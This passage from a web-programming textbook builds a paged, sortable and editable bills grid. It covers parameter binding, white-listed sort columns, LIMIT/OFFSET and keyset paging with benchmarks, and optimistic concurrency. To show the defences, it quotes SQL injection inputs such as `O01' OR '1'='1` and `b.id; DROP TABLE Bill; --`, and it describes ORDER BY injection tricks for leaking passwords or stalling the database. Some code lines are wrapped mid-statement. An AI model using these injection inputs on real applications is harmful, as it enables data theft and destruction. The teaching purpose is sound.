For the state `outlet=O02, status=queued`, the function returns the SQL text `1 = 1 AND b.Outlet_id = ? AND b.status = ?` and the values `['O02', 'queued']`. The whole query the grid runs for its rows then reads, with the join of Section 13.3 in front and the order and the page after it:

```
SELECT … FROM Bill b JOIN Customer c … LEFT JOIN Outlet o …
WHERE 1 = 1 AND b.Outlet_id = ? AND b.status = ?
ORDER BY b.arrived DESC, b.id DESC LIMIT ? OFFSET ?          -- values: O02, queued, 25,
0
```

Notice that the outlet has been checked twice, for two different reasons. Binding makes the value *harmless*: `O01' OR '1'='1` bound as a value matches no outlet. The white list makes it *meaningful*: an outlet that does not exist is dropped, and the grid shows all outlets instead of an empty table. Safety comes from binding; usability from validating.

13.10.2 "To" means "to the end of that day"

The date filter hides a classic mistake. `arrived` holds a date *and a time*, `'2026-09-30 16:26:26'`. A person who asks for bills "from 1 to 30 September" means everything that arrived on the 30th as well. The obvious condition, `b.arrived <= '2026-09-30'`, compares text, and in text order `'2026-09-30 16:26:26'` comes *after* `'2026-09-30'` (a longer string that starts with a shorter one sorts after it), so every bill of the 30th is excluded. On the Laundry data that is ten bills, all of them with work still to do. The condition the grid uses instead is the start of the *next* day, exclusive:

$$\text{from} \leq \text{arrived} < \text{to} + 1\ \text{day} \tag{13.1}$$

Equation (13.1) is why `where()` adds one day to `to` in code, with `date.fromisoformat(state.date_to) + timedelta(days=1)`, and compares with `<`. For September 2026 the condition is `'2026-09-01' <= arrived < '2026-10-01'`, which selects 256 bills; the naive `arrived <= '2026-09-30'` would select 246. Doing the date arithmetic in the program rather than in SQL keeps the statement the same in SQLite and MySQL, whose date functions differ.

The comparison works on text at all only because the schema stores every date in one fixed format, `YYYY-MM-DD HH:MM:SS`, in which text order and time order are the same. That is also why `clean_date` accepts only `YYYY-MM-DD` and then asks the calendar whether the date exists: `2026-02-30` has the right shape and is not a date, and is dropped.

13.11 Sorting by Column Without SQL Injection

13.11.1 The one part of the query you cannot bind

Filtering was easy because every filter is a *value*. Sorting is different: the visitor chooses a *column*, and a column name is part of the SQL statement itself, not a value. Placeholders stand for values only. What happens if you try anyway is instructive, and **Listing 13.16** is a real run.

Listing 13.16 The output of `bench/order_by_param.py`. Bound as a parameter, `'c.name'` is just a string, the same for every row, so the rows come back in no particular order; written into the statement, `c.name` sorts by the customer's name.

```
ORDER BY ?  with 'c.name' bound: [('B0001', 'Imam Pratama'), ('B0002', 'Hendro Ramadhan'),
('B0003', "Ma'ruf Saputra")]
ORDER BY c.name, b.id written  : [('B0118', 'Adi Eko Alatas'), ('B0119', 'Adi Eko Alatas'),
('B0122', 'Adi Eko Alatas')]
```

`ORDER BY ?` with the value `'c.name'` sorts every row by the *text* `c.name`, the same for all of them, so the rows come back in whatever order the database found them: no error, just sort links that do nothing. This is why so many programs splice the column name into the statement, `"ORDER BY " + request.args["sort"]`, one of the most common SQL injection holes in real applications. Anything can then follow ORDER BY: a subquery that leaks a password one character at a time through the sort order, a `CASE` that makes the database sleep, or, where the driver allows several statements, a semicolon and a `DROP TABLE` [2].

13.11.2 The white list

The cure is to let the visitor choose a *key* and let the program choose the *SQL*. **Listing 13.17** is the table that does it in the Flask grid.

Listing 13.17 `SORTS` in `python/grid.py`: eight sort keys a visitor may name, each mapped to the SQL expression the program will write.

```python
# The ONLY expressions that may ever follow ORDER BY. A visitor chooses a key;
# the SQL comes from this table, never from the request.
SORTS = {
    "id": "b.id",
    "arrived": "b.arrived",
    "customer": "c.name",
    "service": "s.description",
    "outlet": "o.name",
    "unit": "b.unit",
    "payment": "b.payment",
    "status": "b.status",
}
```

The visitor sends `sort=customer`. `GridState.parse` keeps it only if it is a key of `SORTS`, otherwise it becomes `arrived`. When the SQL is built, **Listing 13.18** looks the key up and writes the *value* from the table into the statement.

Listing 13.18 `order_by()`: the column comes from `SORTS`, the direction is one of two fixed words, and the bill id is always added as a tie-breaker.

```python
def order_by(state):
    column = SORTS[state.sort]                      # a KeyError is impossible: parse()
checked
    direction = "ASC" if state.dir == "asc" else "DESC"
    if column == "b.id":
        return f"b.id {direction}"
    return f"{column} {direction}, b.id {direction}"   # the tie-breaker makes pages stable
```

Every character after `ORDER BY` in the finished statement was written by the programmer. The request chose between eight strings, and between `ASC` and `DESC`; it contributed no characters. That is a **white list** (an *allow list*): a closed set of acceptable inputs, everything else refused. It is stronger than its opposite, a *black list* that tries to spot dangerous characters such as `;` and `--`, because a black list must predict every trick, and a white list does not care what the trick is. The injected sort of Section 13.8.3, `b.id; DROP TABLE Bill; --`, is not in the list, so it is not used, and the check in Section 13.22 proves on all four grids that the answer is the default grid.

The same white list protects the Razor Pages grid's in-memory store, which has no SQL at all: there the eight keys map to eight comparison functions (**Listing 13.36**). Sorting by whatever property *name* the visitor sent, through reflection or a dynamic query library, is the same hole in another language.

13.11.3 Why the tie-breaker matters

`order_by` never writes `ORDER BY c.name ASC` on its own; it writes `ORDER BY c.name ASC, b.id ASC`. The reason is paging. Many bills share a customer: one customer has 62. Many share an amount: the 2,953 bills have only 33 different charges. When rows tie on the sort column, SQL does not promise any order among them, and a database is free to return the tied rows in a different order in two queries that differ only in their OFFSET. If it does, a bill can appear at the bottom of page 3 and again at the top of page 4, while another is never shown at all. **Listing 13.19** shows it on the Laundry data. The ten most expensive bills are two at Rp 165.000, four at Rp 150.000, and then four of the *seventeen* bills charged Rp 135.000. Which four? Without a tie-breaker, that is up to the database.

Listing 13.19 The real output of `bench/tie_breaker.py`: the first page of ten bills sorted by amount, without and with the bill id as tie-breaker. The last four bills differ, because they are four of seventeen that tie.

```
ORDER BY b.payment DESC             B1222 B1334 B0394 B1361 B1745 B2468 B0044 B0168 B0560
B0615
ORDER BY b.payment DESC, b.id DESC  B1334 B1222 B2468 B1745 B1361 B0394 B2854 B2387 B2377
B2371
bills charged the top amount, Rp 165.000: 2
```

Without the tie-breaker, SQLite picked B0044, B0168, B0560 and B0615, in the order it happened to meet them; with it, the four with the largest ids. Nothing guarantees that the first query picks the same four next time, or that page 2 of it starts with the thirteen it did not pick. Adding a unique column, the bill id, as the last sort key makes the order **total**: no two rows tie, so every row has exactly one position, and the pages are a true partition of the table. The rule is short: *a paged query must end its ORDER BY with a unique column.* It matters twice more in this chapter, for keyset paging (Section 13.13), where it is not optional at all, and for the CSV export, whose rows must come out in the order the grid showed.

13.12 Server-Side Paging with LIMIT and OFFSET

13.12.1 Three small formulas

Paging turns a page number into rows, and three formulas do all the arithmetic. Let N be the number of rows that match the filters, s the page size and p the page number, counting from 1. The number of pages is

$$P = \max\left(1, \lceil \frac{N}{s} \rceil\right) \tag{13.2}$$

where $\lceil x \rceil$, the *ceiling* of x, is the smallest whole number not less than x: a last page with only a few rows is still a page. The max keeps one (empty) page when nothing matches. The number of rows to skip before page p, the **offset**, is

$$o = (p - 1)\, s \tag{13.3}$$

because page 1 skips nothing, page 2 skips one page, and so on. The rows shown are number $o + 1$ to number $\min(p\, s, N)$, which the grid prints as "Showing 26–50 of 2,953 bills":

$$\text{first} = o + 1, \qquad \text{last} = \min(p\, s,\ N) \tag{13.4}$$

Table 13.8 works the formulas for the full table, $N = 2953$, at two page sizes. By Equation (13.2), $P = \lceil 2953/25 \rceil = \lceil 118.12 \rceil = 119$ pages of 25, and $\lceil 2953/100 \rceil = \lceil 29.53 \rceil = 30$ pages of 100.

Table 13.8 Equation (13.2), Equation (13.3) and Equation (13.4) worked on the 2,953 bills. The last row is the clamp: a page number beyond the end becomes the last page.

Page size s	Page p	Offset o=(p−1)s	Rows shown	Grid prints
25	1	0	1–25	Showing 1–25 of 2,953 bills · page 1 of 119
25	2	25	26–50	Showing 26–50 of 2,953 bills · page 2 of 119
25	118	2,925	2,926–2,950	Showing 2926–2950 of 2,953 bills · page 118 of 119
25	119	2,950	2,951–2,953	Showing 2951–2953 of 2,953 bills · page 119 of 119
100	30	2,900	2,901–2,953	Showing 2901–2953 of 2,953 bills · page 30 of 30
25	999	clamped to page 119	2,951–2,953	Showing 2951–2953 of 2,953 bills · page 119 of 119

Take the fourth row slowly: $o = (119 - 1) \times 25 = 2950$, the first row shown is 2951, and the last is $\min(119 \times 25, 2953) = \min(2975, 2953) = 2953$. The last page has three bills.

13.12.2 The query

SQL expresses Equation (13.3) directly. In SQLite, MySQL, MariaDB and PostgreSQL, `LIMIT 25 OFFSET 50` means "skip 50 rows of the ordered result, then return at most 25". (MySQL also accepts the older form `LIMIT 50, 25`, offset first. SQL Server, where Web Forms usually ran, writes the same thing as `OFFSET 50 ROWS FETCH NEXT 25 ROWS ONLY`, which is also the SQL standard's spelling.) **Listing 13.20** is the Flask grid's function for one page.

Listing 13.20 `fetch_page()`: count and total first, clamp the page number, then fetch exactly one page with `LIMIT ? OFFSET ?`, both bound.

```
def fetch_page(conn, state):
    """One page of rows plus the numbers the pager and the footer need."""
    where_sql, values = where(state)
    total, charged = conn.execute(
        f"SELECT COUNT(*), COALESCE(SUM(b.payment), 0) FROM Bill b WHERE {where_sql}",
        values).fetchone()
    pages = max(1, math.ceil(total / state.size))
    state = replace(state, page=min(state.page, pages))      # page 999 becomes the last
page
    rows = conn.execute(
        f"{SELECT_ROWS} WHERE {where_sql} ORDER BY {order_by(state)} LIMIT ? OFFSET ?",
        values + [state.size, (state.page - 1) * state.size]).fetchall()
    return {"state": state, "rows": rows, "total": total, "charged": charged, "pages":
pages}
```

It runs two queries. The first counts the matching rows for Equation (13.2) and sums their charges for the footer, *Total charged, all 2,953 matching bills: Rp 144.213.000*; it needs no joins, since every filter is on Bill, and `COALESCE` turns the `NULL` that `SUM` gives for no rows into 0. The second fetches the page. Both use the same WHERE clause and values, so count and rows always agree.

Between them sits the **clamp**, `min(state.page, pages)`: a bookmarked page 119 of a one-page filter, or `?page=999`, gets the last page rather than an empty table, and every link on it is built from the corrected number.

The page size and the offset are bound too, although the program computed them. The habit costs nothing, and one driver makes it worth having: PHP's PDO by default *emulates* prepared statements for MySQL and sends each bound value as a quoted string, so `LIMIT ?` becomes `LIMIT '25'`, which MySQL rejects. **Listing 13.21** is how the PHP grid avoids it.

Listing 13.21 Part of `BillGrid::page()` in `php/src/Grid.php`: the filter values are bound as they are; the limit and the offset are bound with `PDO::PARAM_INT`, which sends them as numbers.

```
        $st = $this->pdo->prepare(self::SELECT_ROWS . " WHERE $where ORDER BY {$this-
>orderBy($s)} LIMIT ? OFFSET ?");
        $i = 1;
        foreach ($values as $v) {
            $st->bindValue($i++, $v);
        }
        $st->bindValue($i++, $s->size, PDO::PARAM_INT);       // LIMIT and OFFSET must be
integers
        $st->bindValue($i, ($s->page - 1) * $s->size, PDO::PARAM_INT);
        $st->execute();
```

With SQLite, PDO's string `'25'` happens to work, and `'3; DROP TABLE Bill'` in the same place answers *datatype mismatch* and runs nothing (both tried in this book's build). The MySQL failure was not reproduced here, as no MySQL server was available; `PARAM_INT` is correct for both.

13.13 Keyset Paging, and Measuring Both

13.13.1 What OFFSET really asks for

`LIMIT 25 OFFSET 2925` reads as if the database could jump to row 2,926. It cannot: a table has no row numbers, and row 2,926 exists only as "the 2,926th row in *this* order under *these* filters". To find it, the database produces the ordered rows from the beginning and counts off 2,925 of them. OFFSET does not skip work; it skips *output*. The left half of **Figure 13.15** draws that walk.



Figure 13.15 Two ways to fetch the same 25 rows from an index kept newest first. OFFSET walks past every earlier entry and discards it; keyset paging asks for the rows *after* the last one already shown and lets the index go straight there.

So the cost of a page grows with its number. A simple model captures it: a fixed cost t_0 for the query, plus a cost c for each row walked past,

$$T_{\text{offset}}(p) \approx t_0 + c\,(p-1)\,s \tag{13.5}$$

where $(p-1)\,s$ is the offset of Equation (13.3). The first page costs t_0; the last page of a big table costs t_0 plus a walk through almost all of it.

13.13.2 Keyset paging: continue from where you stopped

There is another way to ask for "the next 25", the one people use with a paper list: *carry on from the last line I read*. The grid shows bills by `arrived` descending, then `id` descending. If the last row on the screen is the bill (a_0, i_0), with arrival time a_0 and id i_0, the next page is the 25 rows after it, the rows with

$$a < a_0 \;\vee\; (a = a_0 \;\wedge\; i < i_0) \tag{13.6}$$

in words: arrived earlier, or arrived at the very same second with a smaller id. (The symbols $\vee$ and $\wedge$ are "or" and "and".) This is **keyset paging**, also called the *seek method* [4]: the page is found by a *key*, not by a count. With an index on `(arrived, id)`, the database can find the first qualifying entry by searching the index, as you find a word in a dictionary without reading the words before it, and then read 25 entries. The walk of Equation (13.5) disappears:

$$T_{\text{keyset}} \approx t_0 + c' \log N \tag{13.7}$$

The $\log N$ term is the cost of the index search, a B-tree descent of a handful of levels, which for practical purposes is a constant. Page 11,812 costs what page 2 costs.

Two details of Equation (13.6) matter. The second clause is why the tie-breaker of Section 13.11.3 is mandatory here: with `arrived` alone as the key, the second of two bills received in the same second would be skipped. And the comparisons follow the sort direction: for an ascending grid, both `<` become `>`.

13.13.3 The same condition, three ways, one of which is slow

SQL lets you write Equation (13.6) in several ways, and they are not equally good. The literal translation is

```
WHERE (arrived < ? OR (arrived = ? AND id < ?))
```

A database that supports **row values** (SQLite since version 3.15 [5], PostgreSQL, MySQL and MariaDB) can say the same thing as one comparison of pairs, which compares the first elements and consults the second only on a tie:

```
WHERE (arrived, id) < (?, ?)
```

And there is a third form, which adds a condition that is implied by the others and changes nothing about which rows match:

$$a \le a_0 \;\wedge\; (a < a_0 \;\vee\; i < i_0) \tag{13.8}$$

To see that Equation (13.8) selects exactly the rows of Equation (13.6), take the two cases of $a \le a_0$. If $a < a_0$, the bracket is true, and so is Equation (13.6). If $a = a_0$, the bracket reduces to $i < i_0$, which is exactly the second clause of Equation (13.6). And if $a > a_0$, both are false. The rows are the same; what differs is how a query planner reads them. The leading `arrived <= ?` is a simple range on the first column of the index, which every planner knows how to turn into an index *seek*;

the OR form, in SQLite at least, is not recognized as a range at all, so the planner *scans* the index from the top and tests each entry, which is OFFSET's walk again in disguise.

That claim is testable, and the next section tests it.

13.13.4 Measuring it on the Laundry's bills

`bench/paging_bench.py` measures both methods on a temporary copy of the database, running each query 41 times and reporting the median, which an occasional slow run cannot disturb. Part 1 uses the real 2,953 bills and the grid's own query. Part 2 copies the bills a hundred times, each copy a year further back, into a scratch table of 295,300 rows, first without an index on `(arrived, id)` (Part 2a), then with one (Part 2b). Every keyset page is checked against the OFFSET page of the same number. **Listing 13.22** is the complete output of the run used for this book.

Listing 13.22 The real output of `bench/paging_bench.py` (SQLite 3.45.1 on the book's build machine). Times are medians in milliseconds; "same rows? yes" means the keyset page matched the OFFSET page exactly.

```
SQLite 3.45.1, Python 3.11.15, 25 rows a page, median of 41 runs per query (9 in part 2a)

Part 1: the real table, 2,953 bills = 119 pages, the grid's own query
  every row, to show 25 of them (what SqlDataSource paging does): 2,953 rows in 9.504 ms
   page  OFFSET  OFFSET ms  keyset ms  same rows?
      1       0      0.113      0.115  yes
      2      25      0.113      0.086  yes
     30     725      1.605      0.138  yes
     60    1475      3.124      0.085  yes
     90    2225      4.547      0.085  yes
    118    2925      6.240      0.088  yes
    119    2950      7.330      0.027  yes

Part 2a: 295,300 rows (100 copies) = 11,812 pages, no index on (arrived, id)
  plan, OFFSET:        SCAN BigBill; USE TEMP B-TREE FOR ORDER BY
  plan, keyset or:     SCAN BigBill; USE TEMP B-TREE FOR ORDER BY
  plan, keyset row:    SCAN BigBill; USE TEMP B-TREE FOR ORDER BY
  plan, keyset prefix: SCAN BigBill; USE TEMP B-TREE FOR ORDER BY
    page   OFFSET  OFFSET ms     key-or ms    key-row ms key-prefix ms  same rows?
       1        0     30.465        24.838        22.919        22.279  yes
      10      225     22.133        26.720        32.916        35.918  yes
     100     2475     29.224        32.251        32.777        36.013  yes

    8000   199975      6.327        24.636         0.023         0.023  yes
   11812   295275     14.773        34.795         0.023         0.023  yes

results.json written
```

Figure 13.16 draws Part 1 and Part 2b. Read it together with the plans printed in **Listing 13.22**; they explain every line of the chart.



Figure 13.16 Milliseconds per page against page number, from **Listing 13.22**. Left: the real table, where OFFSET grows in a straight line and keyset stays flat. Right: 295,300 rows with an index, where the OR form of keyset is *slower* than OFFSET and the form of Equation (13.8) stays at 0.023 ms on every page.

On the real table, OFFSET grows as Equation (13.5) predicts: 0.113 ms for page 1, 1.605 ms at offset 725, 3.124 at 1,475, 4.547 at 2,225 and 6.240 at 2,925. The slope is

$$c \approx \frac{6.240 - 0.113}{2925} \approx 0.0021 \text{ ms} = 2.1\ \mu\text{s per row walked past}$$

which is plausible, since every row walked past is joined to its customer, service and outlet before it is counted. Keyset stays between 0.085 and 0.14 ms on every page (the last page, three rows, takes 0.027 ms). And the line above Part 1's table carries the other lesson: fetching *all* 2,953 rows to show 25, as `SqlDataSource` paging does, took 9.504 ms, about 84 times the 0.113 ms of one LIMIT page.

Without an index (Part 2a), every method must sort 295,300 rows for every page (`USE TEMP B-TREE FOR ORDER BY`), so all start around 20 to 30 ms. OFFSET then climbs to 399 ms on the last page, because after sorting it still walks 295,275 rows; the keyset queries stay between 12 and 44 ms with no upward trend. For a big grid, the index is not optional.

With the index (Part 2b) the plans split the methods in two. `SCAN … USING INDEX` reads the index from one end; `SEARCH … USING INDEX … (arrived<?)` jumps into it. OFFSET scans, growing from 0.026 to 14.773 ms, about 0.05 µs per entry, forty times cheaper per row than on the real table because this query has no joins. The OR form of keyset *also* scans, and is worse than OFFSET, 34.795 ms on the last page, because it tests a three-part condition on every entry it passes. The row-value form and Equation (13.8) both SEARCH, and take 0.023 to 0.026 ms on every page from the first to the 11,812th. Equation (13.7) holds.

> **THE KEY INSIGHT.** Keyset paging is fast only if the database can *seek* to the key. Writing the condition so that the index is used (a leading range on the first index column, or a row-value comparison) is as important as choosing keyset paging at all. Read the query plan; do not assume.

13.13.5 Which one the grid uses, and why

After all that, the bills grid pages with OFFSET, and rightly. Its worst page on the real data costs 6 ms, invisible next to the network, and it needs what only OFFSET gives: page numbers, a *Last* link, "page 60 of 119". Keyset paging knows only "next after this row".

Keyset paging is the right choice elsewhere. **Feeds** and **infinite scroll** need only "next". **Very large tables** make deep OFFSET pages expensive. And **tables that change while someone reads them** break OFFSET regardless of speed: if a new bill arrives while the cashier is on page 1, every bill moves down one place, and page 2 begins with the bill she has already seen. Keyset paging continues after a *row*, not a *count*, so APIs that return large results in pieces commonly use keyset cursors.

The Flask grid includes keyset paging so that you can try it. When the address carries `after=<arrived>|<id>`, and the grid is in its default order, `fetch_after` in **Listing 13.23** fetches the next 25 rows after that bill, and the pager offers only *Newest* and *Older* →.

Listing 13.23 `fetch_after()` in `python/grid.py`: keyset paging with the index-friendly condition of Equation (13.8), under the same filters as the numbered pages.

```
def fetch_after(conn, state, after_arrived, after_id):
    """Keyset paging (newest first): the rows that come after the last one shown.
    'b.arrived <= ?' comes first so that the database can seek in its index."""
    where_sql, values = where(state)
    return conn.execute(
        f"{SELECT_ROWS} WHERE {where_sql} AND b.arrived <= ? AND (b.arrived < ? OR b.id <
?) "
        "ORDER BY b.arrived DESC, b.id DESC LIMIT ?",
        values + [after_arrived, after_arrived, after_id, state.size]).fetchall()
```

`python/test_keyset.py` walks the whole table twice, by page number from page 1 to page 119 and by following *Older* → links from the newest bill, and checks that both walks show the same 2,953 bills in the same order. **Listing 13.24** is its real output.

Listing 13.24 The real output of `python -m unittest -v test_keyset`: the OFFSET walk and the keyset walk through all 2,953 bills agree, bill for bill.

```
test_both_walks_agree (test_keyset.KeysetTest.test_both_walks_agree) ... ok

----------------------------------------------------------------------
Ran 1 test in 0.797s

OK
```

13.14 Inline Editing of the Status

13.14.1 What may change, and how

The grid edits one field, the status, because the cashier changes it all day and it carries the most rules. A bill moves one step at a time along `queued → finished → departed`; each step stamps its time and writes one StatusLog row saying who did it; a departed bill does not change again. The rules shape the interface too: a departed row has no *Edit* link, and the edit row offers exactly one choice.

The edit happens in two requests, as in **Figure 13.14**. The *Edit* link of a row is an ordinary link to the current grid plus `edit=B2934`; the grid draws that row as a small form, which is the modern `EditIndex`. **Figure 13.17** shows it on the Keputih queued bills sorted by customer.

        <td>{{ r.id }}</td><td>{{ r.arrived[:16] }}</td><td>{{ r.customer }}</td><td>{{
r.service }}</td>
        <td>{{ r.outlet|replace("Profitina Laundry ", "") }}</td><td class="num">{{ r.unit
}}</td>
        <td class="num">{{ r.payment|rupiah }}</td>
        <td>
          <form method="post" action="/bills/status">
            {{ state_fields() }}
            <input type="hidden" name="id" value="{{ r.id }}">
            <input type="hidden" name="from" value="{{ r.status }}">
            <select name="to" aria-label="New status">
              <option value="{{ next_status[r.status] }}">{{ next_status[r.status]
}}</option>
            </select>
            <button type="submit">Update</button>
          </form>
        </td>
        <td class="num">{{ r.paid|rupiah }}</td>
        <td class="actions"><a data-grid href="{{ state.href() }}">Cancel</a></td>
      </tr>
```

The form sends the grid's state, the bill's id, the status the row *had when it was drawn* (`from`) and the new status (`to`). The third is the interesting one.

13.14.2 Two cashiers, one bill

Suppose two cashiers have the Keputih grid open and both see B2934 as queued. The first marks it finished; a minute later the second, whose screen still says queued, does the same. A plain `UPDATE Bill SET status = 'finished', finished = now WHERE id = 'B2934'` would overwrite the first time and log the step twice, and nobody would know.

The grid prevents this with **optimistic concurrency**: it does not lock anything while a person looks at the screen, but it makes every change conditional on the data still being what the person saw. The form carries `from=queued`, and the update says so:

```
UPDATE Bill SET status = ?, finished = ? WHERE id = ? AND status = ?     -- 'finished',
now, 'B2934', 'queued'
```

For the first cashier the row is still queued, the `WHERE` matches, one row is updated. For the second it is already finished, the `WHERE` matches nothing, and the database reports that **zero rows** were updated. That count is the whole signal. The grid then checks whether the bill exists at all, and answers either "not found" or "conflict": *Bill B2934 was not changed: its status had already changed. The grid shows it as it is now.* Web Forms offered the same idea as `ConflictDetection="CompareAllValues"` on its data source controls, which passes every original value to the update so that its `WHERE` clause can compare them all; this grid compares only the one field it changes, which is all the rule needs.

Listing 13.26 is the complete function.

Listing 13.26 `transaction()` and `advance()` in `python/grid.py`: one step of the workflow, checked, conditional on the status still being `old`, with its StatusLog row in the same transaction.

```python
@contextmanager
def transaction(conn):
    """BEGIN IMMEDIATE takes SQLite's write lock at once, so no one can change the
    bill between our check and our write. (The connection is in autocommit mode.)"""
    conn.execute("BEGIN IMMEDIATE")
    try:
        yield
    except BaseException:
        conn.execute("ROLLBACK")
        raise
    else:
        conn.execute("COMMIT")

def advance(conn, bill_id, old, new, now, actor):
    """Move a bill one step along queued -> finished -> departed. Returns a message
code."""
    if not BILL_RX.match(bill_id) or NEXT_STATUS.get(old) != new:
        return "bad-request"
    stamp = "finished" if new == "finished" else "departed"
    with transaction(conn):                                  # both writes or neither
        cur = conn.execute(
            f"UPDATE Bill SET status = ?, {stamp} = ? WHERE id = ? AND status = ?",
            (new, now, bill_id, old))
        if cur.rowcount == 0:                                # gone, or changed meanwhile
            exists = conn.execute("SELECT 1 FROM Bill WHERE id = ?", (bill_id,)).fetchone()
            return "conflict" if exists else "not-found"
        conn.execute("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) "
                     "VALUES (?, ?, ?, ?)", (bill_id, new, now, actor))
    return new
```

Read `advance` from the top. The first test refuses anything that is not one legal step, before the database is touched. The column to stamp is chosen by the program from two fixed names, so the

f-string that writes `{stamp}` into the SQL is safe for the same reason the ORDER BY of Section 13.11 is. `now` is the shop's clock in Asia/Jakarta, or the fixed moment in `LAUNDRY_NOW` that the tests set to `2026-09-30 21:00:00`, just after the last sample bill arrived; the CHECK constraint refuses a `finished` time earlier than `arrived`, so the real date of this book's build would have been refused for the newest bills.

The update and the insert run inside `transaction(conn)`, together or not at all. `BEGIN IMMEDIATE` takes SQLite's write lock at the start rather than at the first write, so nothing can slip in between the checks and the writes; MySQL gets the same from row locks (Section 13.15).

13.14.3 Answering a POST with a redirect

The handler that receives the form does three things and returns, as **Listing 13.27** shows.

Listing 13.27 The two POST handlers of `python/app.py` and the redirect they share. `code=303` is *See Other*: "the result is at this address; fetch it with GET".

```
def back_to_grid(code, bill_id):
    """Post/Redirect/Get: rebuild the grid's address from validated values only."""
    state = current_state(request.form)
    bill = bill_id if grid.BILL_RX.match(bill_id) else ""
    pairs = state.params() + [("msg", code), ("bill", bill)]
    return redirect("/bills?" + urlencode(pairs), code=303)

@app.post("/bills/status")
def change_status():
    bill_id = request.form.get("id", "")
    code = grid.advance(db(), bill_id, request.form.get("from", ""),
                        request.form.get("to", ""), now_text(), ACTOR)
    return back_to_grid(code, bill_id)

@app.post("/bills/delete")
def delete_bill():
    bill_id = request.form.get("id", "")
    return back_to_grid(grid.delete(db(), bill_id), bill_id)
```

`change_status` calls `advance`, which returns a short **message code**, and `back_to_grid` redirects to the grid's address, rebuilt from the posted state, with the code and the bill id added. **Table 13.9** lists the codes and the sentences the grid shows for them.

Table 13.9 The message codes a change can end with. The address carries only the code and a bill id; the sentence is looked up on the server, so a forged address cannot make the grid display text of its choosing.

Code	Kind	The grid shows
`finished`, `departed`	ok	Bill B2934 is now finished.
`deleted`	ok	Bill B2951 was deleted.
`conflict`	error	Bill B2934 was not changed: its status had already changed. The grid shows it as it is now.
`refused-status`	error	Bill B0001 was not deleted: only a queued bill can be deleted.
`refused-paid`	error	Bill B2952 was not deleted: it already has a payment.
`not-found`	error	Bill B9999 does not exist.
`bad-request`	error	That request was not understood; nothing was changed.

Putting a *code* in the address rather than a *sentence* matters: if the page printed a sentence from the address, anyone could send the cashier a link that made her grid say anything (*content spoofing*). The grid prints only its own sentences, and only for a bill id of the form `B` and four digits.

The redirect uses **303 See Other** [6]: the browser follows it with a GET, so Reload repeats the harmless GET, not the change, and Back does not ask to resubmit. This is Post/Redirect/Get from Chapter 7. **Figure 13.18** is the screen after pressing *Update* in **Figure 13.17**.

